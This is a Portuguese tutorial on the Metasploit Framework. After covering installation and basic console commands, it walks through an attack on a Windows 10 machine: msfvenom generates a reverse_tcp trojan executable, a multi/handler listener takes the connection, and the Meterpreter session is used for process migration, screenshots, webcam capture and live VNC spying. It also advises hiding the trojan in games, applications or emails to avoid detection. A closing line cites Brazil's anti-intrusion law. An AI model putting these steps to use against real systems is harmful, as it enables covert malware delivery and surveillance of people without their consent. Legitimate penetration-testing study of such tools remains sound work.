

Metasploit Framework (Meterpreter)

Uma das ferramentas mais poderosas e amplamente utilizadas para testes de penetração.

Através dessa ferramenta, é possível realizar buscas por vulnerabilidades e explorá-las. O framework contém um repositório de **exploits** (códigos executáveis capazes de aproveitar as vulnerabilidades de sistemas em um computador local ou remoto) e, por exemplo, ganhar acesso ao computador alvo.

A maioria de seus recursos pode ser encontrada em - www.metasploit.com.

Objetivos

Neste tutorial, apresentamos os comandos principais para uso do framework Metasploit assim como um exemplo de ataque obtendo acesso remoto ao computador da vítima e realizar as seguintes ações:

- Tirar uma screenshot da tela da vítima.
- Monitorar em tempo real a tela da vítima. da vítima

Instalação

A distribuição Kali Linux possui a versão da comunidade Metasploit embutida e centenas de outras ferramentas que facilitam os passos deste tutorial.

Para instalar o Kali Linux, recomendamos utilizar uma imagem pré-configurada da máquina virtual Kali Linux e inicializá-la com o Virtual box.

1. Para baixar o Virtual Box, vá para www.virtualbox.org/wiki/Downloads e selecione a versão para o seu SO e configuração de hardware do seu sistema
2. Para instalar o Kali Linux, vamos baixar a imagem pré-configuradas para o Virtual Box neste [link](#)

offensive-security.com/kali-linux-vmware-virtualbox-image-download				
<div> <div>OFFENSIVE® security</div> <div> Blog Courses Certifications Online Labs Pe </div> </div>				
Prebuilt Kali Linux VMware Images		Prebuilt Kali Linux VirtualBox Images		
Image Name	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit VM	Torrent	2.0G	2016.1	2b49bf1e77c11ecb5618249ca69a46f23a6f5d2d
Kali Linux 32 bit VM PAE	Torrent	2.0G	2016.1	e71867a8bbf7ad55fa437eb7c93fd69e450f6759

Mas também é possível baixar e instalar a distribuição Kali disponível no site oficial: www.kali.org/downloads/.

1. Agora, vamos abrir o VirtualBox e adicionar uma nova máquina. Selecione e abra a imagem do Kali Linux e inicie a máquina virtual.

Agora você pode iniciar o seu Kali. Seu nome de usuário padrão será **root** e sua senha **toor**.

Mas se você quiser instalar o Metasploit como uma ferramenta separada, você pode fazê-lo facilmente em sistemas executados no Linux ou Mac OS X:

```
curl
https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/templates
/metasploit-framework-wrappers/msfupdate.erb > msfinstall && \
  chmod 755 msfinstall && \
  ./msfinstall
```

Seja no seu Kali Linux ou após instalar corretamente o framework metasploit, mantenha-o sempre atualizado com o comando:

```
msfupdate
```

Iniciando o Metasploit


No seu Kali Linux devidamente instalado, abra o console do Metasploit no Kali seguindo o caminho: Aplicativos ▢ Ferramentas de exploração ▢ Metasploit.

Ou em qualquer OS que tenha instalado o Metasploit, digite o seguinte comando no terminal:


msfconsole

Aqui podemos ver a quantidade de **exploits** e **payloads** disponíveis no *Metasploit* para serem usados em um teste de penetração.

```
root@kali: ~  
File Edit View Search Terminal Help  
Saved as: /root/Desktop/gta.exe  
root@kali:~# msfconsole  
[-] Failed to connect to the database: could not connect to server: Connection refused  
Is the server running on host "localhost" (:::1) and accepting  
TCP/IP connections on port 5432?  
could not connect to server: Connection refused  
Is the server running on host "localhost" (127.0.0.1) and accepting  
TCP/IP connections on port 5432?
```



```
I I I I I      dTb.dTb  
II   4' v 'B  
II   6. .P'  
II   'T; ;P'  
II   'T; ;P'  
I I I I I     'YvP'
```



```
I love shells --egypt
```

```
= [ metasploit v4.16.30-dev ]  
+ -- ==[ 1722 exploits - 986 auxiliary - 300 post ]  
+ -- ==[ 507 payloads - 40 encoders - 10 nops ]  
+ -- ==[ Free Metasploit Pro trial: http://r-7.co/trymsp ]
```

```
msf >
```

Comandos Principais

Dentro do **msfconsole** temos uma infinidade de comandos e seria impossível explicar cada um deles neste tutorial. Apresentamos aqui os comandos básicos que deve ser suficiente para utilizar essa poderosa ferramenta no exemplo prática que faremos em seguida.

Quando o Metasploit fo inicializado e o **msfconsole** estiver sendo executado, podemos digitar "help" para obter uma visão geral dos comandos uma descrição:

Com o comando `show"` podemos visualizar no console qualquer coleção desejada (payloads, exploits, opções, etc) Ex:

```
show exploits
```

Este comando lista todos os exploits disponíveis, que podem ser selecionados com o comando use"

Ex:

use multi/handler

Quando um exploit é selecionado com o comando use, podemos recuperar informações como nome, plataforma, autor, destinos disponíveis e muito mais usando o comando info"

```
msf exploit(ie_execcommand_uaf) > info

Name: MS12-063 Microsoft Internet Explorer execCommand Use-After-Free Vulnerability
Module: exploit/windows/browser/ie_execcommand_uaf
Platform: Windows
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Good
Disclosed: 2012-09-14

Provided by:
  unknown
  eromang
  binjo
  sinn3r <sinn3r@metasploit.com>
  juan vazquez <juan.vazquez@metasploit.com>

Available targets:
  Id  Name
  --  ---
  0    Automatic
  1    IE 7 on Windows XP SP3
  2    IE 8 on Windows XP SP3
  3    IE 7 on Windows Vista
  4    IE 8 on Windows Vista
  5    IE 8 on Windows 7
  6    IE 9 on Windows 7

Basic options:
  Name          Current Setting  Required  Description
  ----          -
  OBFUSCATE     false           no        Enable JavaScript obfuscation
  SRVHOST       0.0.0.0         yes       The local host to listen on. This must
be an address on the local machine or 0.0.0.0
  SRVPORT       8080            yes       The local port to listen on.
  SSL           false           no        Negotiate SSL for incoming connections
  SSLCert       no              no        Path to a custom SSL certificate (default
is randomly generated)
  URIPATH       no              no        The URI to use for this exploit (default
is random)

Payload information:

Description:
  This module exploits a vulnerability found in Microsoft Internet Explorer (MSIE). When rendering an HTML page, the CMshtmlEd object gets deleted in an unexpected manner, but the same memory is reused again later in the CMshtmlEd::Exec() function, leading to a use-after-free condition. Please note that this vulnerability has
```


É possível utilizar o `help` e `show` para obter ajuda com os comandos disponíveis.

Mergulhe na [documentação](#) para aprender sobre outros comandos básicos avançados do framework Metasploit.

Por hora, vamos seguir com o que aprendemos para um exemplo prático de ataque.

Exemplo de ataque com Meterpreter

Em exemplo prático utilizaremos como alvo uma virtualização do **Windows 10 Home Edition**.

Esta escolha foi feita pensando em uma situação que melhor representa uma situação do cotidiano, já que, segundo o [StatCounter](#) o Windows é o segundo sistema operacional mais utilizado, perdendo apenas para o Android.

Desta forma, sendo o Windows 10 a versão mais recente do sistema da Microsoft o escolhemos para mostrar que a ferramenta Metasploit pode ser utilizada até mesmo em um sistema comercial e supostamente seguro como o Windows 10.

Segundo a Microsoft, todas as vulnerabilidades do Windows 10 foram consertadas. De fato, os esforços da empresa dificultaram o uso de exploits remotos. Em nossas pesquisas, não foram encontradas formas de infectar uma máquina Windows 10 através de exploits remotos. Por isso, infectaremos a máquina da vítima através de um **Trojan**.

Trojan

O Trojan se passa por um programa que simula alguma funcionalidade útil quando de fato ele esconde um programa que pode causar malefícios aos computadores e seus usuários, como abrir portas e possibilitar invasões ou roubar senhas de usuário.

Os dois tipos mais comuns de Trojans são os Keyloggers (que normalmente são utilizados para roubar senhas) e os Backdoors (arquivos que possibilitam aberturas de portas para invasão).

Payload

Diferente dos Vírus e Worms, um trojan não se auto copia, não necessitam infectar outros programas para executar suas funções, necessitando apenas ser executados para dar início ao ataque.

Em segurança, o termo *payload* geralmente se refere à parte do código malicioso que executa alguma ação. Para realizar nosso ataque, vamos utilizá-lo para infectar a máquina da vítima.


Vamos utilizar o **msfvenom** para gerar o nosso trojan e infectar a vítima com um arquivo executável malicioso que será responsável por abrir uma conexão entre dispositivo alvo e a máquina do atacante.

```
msfvenom -p windows/meterpreter/reverse_tcp -platform windows -a x86 -f exe
```

```
LHOST="_attacker ip" LPORT=444 -o /root/Desktop/trojan.exe
```

Aqui definimos a porta para 444 e o seu IP público ou IP local da máquina que estamos utilizando para o ataque.

Através deste comando, o payload será gerado no formato .exe para infectar a máquina alvo. Ao ser executado, o trojan gerado tentará se conectar a este IP através desta porta, estabelecendo uma conexão para ser explorada.



Esse processo é bastante simples, a parte mais difícil é executar o trojan na máquina alvo sem ser detectado. Anexar o arquivo junto com dados de instalação de jogos ou programas pode funcionar muito bem.

Exploit

Agora que temos nosso payload configurado para ser executado no alvo, iremos preparar nosso ambiente para explorar a vulnerabilidade através de um **exploit**.

1. Voltamos ao nosso terminal do **metasploit** através do comando:

```
msfconsole
```

Agora podemos usar os comandos >msf

1. Faremos uso do handler para estabelecer uma conexão:

```
use multi/handler
```

1. Indicamos que a conexão será estabelecida através do payload `reverse_tcp`, ou seja, a máquina alvo irá se conectar a máquina atacante e da execução do `multi/handler` exploit:

```
set PAYLOAD windows/meterpreter/reverse_tcp
```


1. Setamos a porta local para 444 para estabelecer a conexão

1. Configuramos IP do atacante (seu IP):

```
set LHOST "attacker ip"
```

1. Executamos o `reverse_tcp` através do comando:

```
exploit
```



```
root@kali: ~  
File Edit View Search Terminal Help  
II 6. .P : : / : :  
II 'T; . ;P'  
II 'T; ;P'  
IIIIII 'YvP'  
I love shells --egypt  
  
=[ metasploit v4.16.30-dev ]  
+ -- --[ 1722 exploits - 986 auxiliary - 300 post ]  
+ -- --[ 507 payloads - 40 encoders - 10 nops ]  
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use multi/handler  
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LPORT 444  
LPORT => 444  
msf exploit(multi/handler) > set LHOST 192.168.1.24  
LHOST => "192.168.1.24"  
msf exploit(multi/handler) > set LHOST 192.168.1.24  
LHOST => 192.168.1.24  
msf exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.24:444
```

Agora só esperar a vítima executar o trojan para estabelecer uma conexão.

Executando o payload

Como foi dito anteriormente, a parte mais difícil é executar o trojan na máquina alvo. Distribuir o arquivo .exe bruto é uma má idéia, a melhor forma de infectar o alvo é codificá-lo e anexá-lo a um aplicativo normal ou a um jogo ou até mesmo a um e-mail.

Assim que o arquivo trojan.exe for executado no alvo, uma sessão será iniciada na máquina do atacante , permitindo que você execute comandos do sistema, comandos de rede, e muito mais.

Uma vez que o trojan esteja em execução, será executada uma sessão do **meterpreter**.

```
root@kali: ~  
File Edit View Search Terminal Help  
I love shells --egypt  
  
      =[ metasploit v4.16.30-dev ]  
+ -- --=[ 1722 exploits - 986 auxiliary - 300 post ]  
+ -- --=[ 507 payloads - 40 encoders - 10 nops ]  
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > use multi/handler  
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LPORT 444  
LPORT => 444  
msf exploit(multi/handler) > set LHOST 192.168.1.24  
LHOST => "a1920.168.1.24  
msf exploit(multi/handler) > set LHOST 192.168.1.24  
LHOST => 192.168.1.24  
msf exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.24:444  
[*] Sending stage (179779 bytes) to 192.168.1.25  
[*] Meterpreter session 1 opened (192.168.1.24:444 -> 192.168.1.25:50818) at 2018-05-01  
01:31:42 -0400  
  
meterpreter > |
```

Meterpreter

Agora que temos acesso à maquina da vítima podemos utilizar uma da ferramentas mais importantes do Metasploit, o **Meterpreter**.

O Meterpreter é um payload, dinamicamente extensível, que utiliza injeção de DLL através de uma conexão entre vítima e atacante e é estendida pela rede em tempo de execução. Fonte:

Com o console do meterpreter aberto, vamos explorar algumas ações que a ferramenta nos permite realizar.

Capturar tela da vítima

Como nossa vítima utiliza o Windows, para capturarmos sua tela primeiramente precisamos identificar o processo **Explorer.exe**. É ele que nos permitirá acessar a tela da nossa vítima. Utilize o comando **ps** para listar os processos que estão sendo executados.


```
meterpreter > ps
```

```
Process list
```

```
=====
```

PID	Name	Path
---	----	----
180	notepad.exe	C:\WINDOWS\system32\notepad.exe
248	snmp.exe	C:\WINDOWS\System32\snmp.exe
260	Explorer.EXE	C:\WINDOWS\Explorer.EXE
284	surgemail.exe	c:\surgemail\surgemail.exe
332	VMwareService.exe	C:\Program Files\VMware\VMware Tools\VMwareService.exe

Ao identificar o *PID* do processo **Explorer.exe** utilize o comando `migrate 260` para migrar para este processo.

```
meterpreter > migrate 260
```

```
[*] Migrating to 260...
```

```
[*] Migration completed successfully.
```

Após ter migrado para o processo **Explorer.exe** com sucesso, precisamos utilizar a extensão **espia** do meterpreter para habilitar a captura de tela no computador da vítimas. Para isso, insira o comando `use espia`.

```
meterpreter > use espia
```

```
Loading extension espia...success.
```

Agora que a captura de tela foi permitida, basta executar o comando `screengrab` para capturar a tela.

Capturar stream da webcam da vítima

Agora vamos acessar a webcam da vítima e capturamos o seu stream de vídeo. Mas antes disso, precisamos verificar se a vítima possui uma webcam.

Para isso, utilize o comando `webcam_list`.

Agora que identificamos que a vítima possui um dispositivo de webcam, vamos verificar se alguém está usando a maquina vítima. Para isso, vamos capturar uma imagem da câmera. Insira o comando `webcam_snap`.

Agora é hora de capturarmos o stream da câmera. O comando `run webcam` captura as imagens da câmera, enquanto o comando `-p /caminho/de/armazenamento` indica o caminho onde será salvo as imagens. Para este tutorial, vamos utilizar o caminho `/var/www`. Desta forma, insira o comando `run webcam -p /var/www`

Monitorar Tela em Tempo Real

Para espionar o conteúdo na tela do alvo, o comando abaixo irá iniciar um processo na máquina da vítima que transmite em tempo real para a máquina atacante:

```
run vnc
```

Importante!

Como previsto na **Lei 12.737/2012 no Art. 154-A**. Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita, resultará em **Pena – detenção, de 3 (três) meses a 1 (um) ano, e multa**.

Lei Nº 12.737, de 30 de novembro de 2012.

Para fazer o download deste tutorial em PDF, [clique aqui](#).

Links de referência:

<http://www.khromozome.com/how-to-hack-windows-10-using-kali-linux/>

<https://linuxhint.com/metasploit-tutorial/>

https://www.tutorialspoint.com/metasploit/metasploit_environment_setup.htm

<https://www.hackingtutorials.org/metasploit-tutorials/metasploit-commands/>

<https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/>

"Metasploit is not hacking instant tool, it is an insane framework"

Autores: Davi Cedraz e Samuel Alves